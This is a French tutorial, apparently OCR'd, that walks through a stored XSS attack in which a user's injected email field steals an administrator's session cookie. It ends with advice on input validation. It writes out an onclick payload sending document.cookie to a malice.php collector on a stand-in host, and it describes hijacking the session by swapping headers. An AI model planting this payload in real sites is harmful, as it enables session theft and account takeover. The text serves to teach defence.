
# Attaque XSS et capture de la *session ID*

Texte de Patrick Roberge – 29A

Souvent, les sites contenant des connexions sécurisées possèdent une section réservée à l'administrateur. Partons du fait que le site xyz.com comporte une telle section et qu'il possède une fonction de requête permettant de visualiser la liste des utilisateurs.

L'utilisateur Joe Blow (Joe est un simple utilisateur) désire changer son adresse de courriel électronique. Il se connecte à l'application pour se rendre dans la section où il peut modifier son adresse. Voici un exemple :




Plutôt que d'ajouter une adresse courriel valide, Joe injecte dans la base de données du code HTML/JavaScript modifiant le comportement de la page. Il ajoute donc le code suivant à l'endroit du nouveau courriel :

```
<a href="#" onclick="this.href='http://localhost/CapturerSessionID/malice.php?p='+document.cookie;">Joe</a>
```

Naturellement, la destination sera sur un autre serveur

Instructions JavaScript permettant d'extraire les valeurs du *témoin*

Le système contiendra donc un code malicieux prêt à être exécuté, plutôt que de comporter la nouvelle adresse électronique de notre ami Joe.

Supposons maintenant que l'administrateur demande à afficher la liste des utilisateurs, comme c'est le cas dans l'exemple suivant :

**Site xyz.com**

ADMIN PAGE
Username: alice

Le code malicieux se trouve dans ce lien

Liste des utilisateurs

| Nom | Courriel | Nom d'utilisateur | Role |
|---|---|---|---|
| Joe Blow | Joe | Joe | user |
| Isabelle Dream | Isabelledream@blabla.com | isabelle | user |
| Alice LaReine | alice@blabla.com | alice | admin |

Alice voit que le courriel de Joe semble être différent et qu'il ressemble à un lien. Elle clique sur le lien, mais il ne se passe rien, car le code malicieux s'exécute **sans que l'utilisateur comprenne ce qui se passe**. Revoyons en détail le code injecté :

Permet de s'assurer que la page n'appelle pas un autre document

Paramètre p contenant les *témoins*

```
<a href="#"
onclick="this.href='http://localhost/CaptureSessionIdAttack/malice.php?p=
'+document.cookie;">Joe</a>
```

Exécute un script sur un autre serveur en envoyant en paramètre les Identificateurs contenus dans le *cookie*

Le malfaiteur suppose que l'administrateur cliquera sur le lien. Au moment où l'on clique, il ne se passe rien en apparence, mais en arrière-plan, le script malice.php exécute le code permettant d'obtenir la *session ID* de l'administrateur et enregistre le tout dans une base de données.

Le malfaiteur pourra avoir les mêmes accès que l'administrateur, tant que ce dernier laisse son navigateur ouvert. Dès que le navigateur est fermé, le malfaiteur ne peut plus utiliser les *sessions ID* (d'où l'importance de toujours fermer ses sessions et les navigateurs liés).

Le malfaiteur peut donc intercepter sa propre *session ID* et utiliser celle de l'administrateur. Cette action est facilement réalisable avec le *plug-in* TAMPER inclus dans le navigateur Chrome. Le malfaiteur modifie les *headers* (en interceptant la requête) en remplaçant sa propre *session ID* par celle d'Alice, et le tour est joué. Joe a désormais accès à la page Admin d'Alice!

**Moyens pour se protéger**

Voici des solutions pour diminuer les risques de vol de la *session ID* :

- Déconnectez-vous et fermez votre navigateur lorsque vous avez terminé vos tâches avec l'application;
- Limitez le nombre de caractères dans les formulaires (un incontournable, très facile à implémenter);
- Assurez-vous que les modifications faites par les utilisateurs ne contiennent pas de code HTML, SQL, PHP, JavaScript ou autre. L'application doit posséder une solide validation! Par exemple, en PHP, vous pouvez utiliser les SANITIZE. La plupart des langages possèdent des bibliothèques facilitant ces vérifications.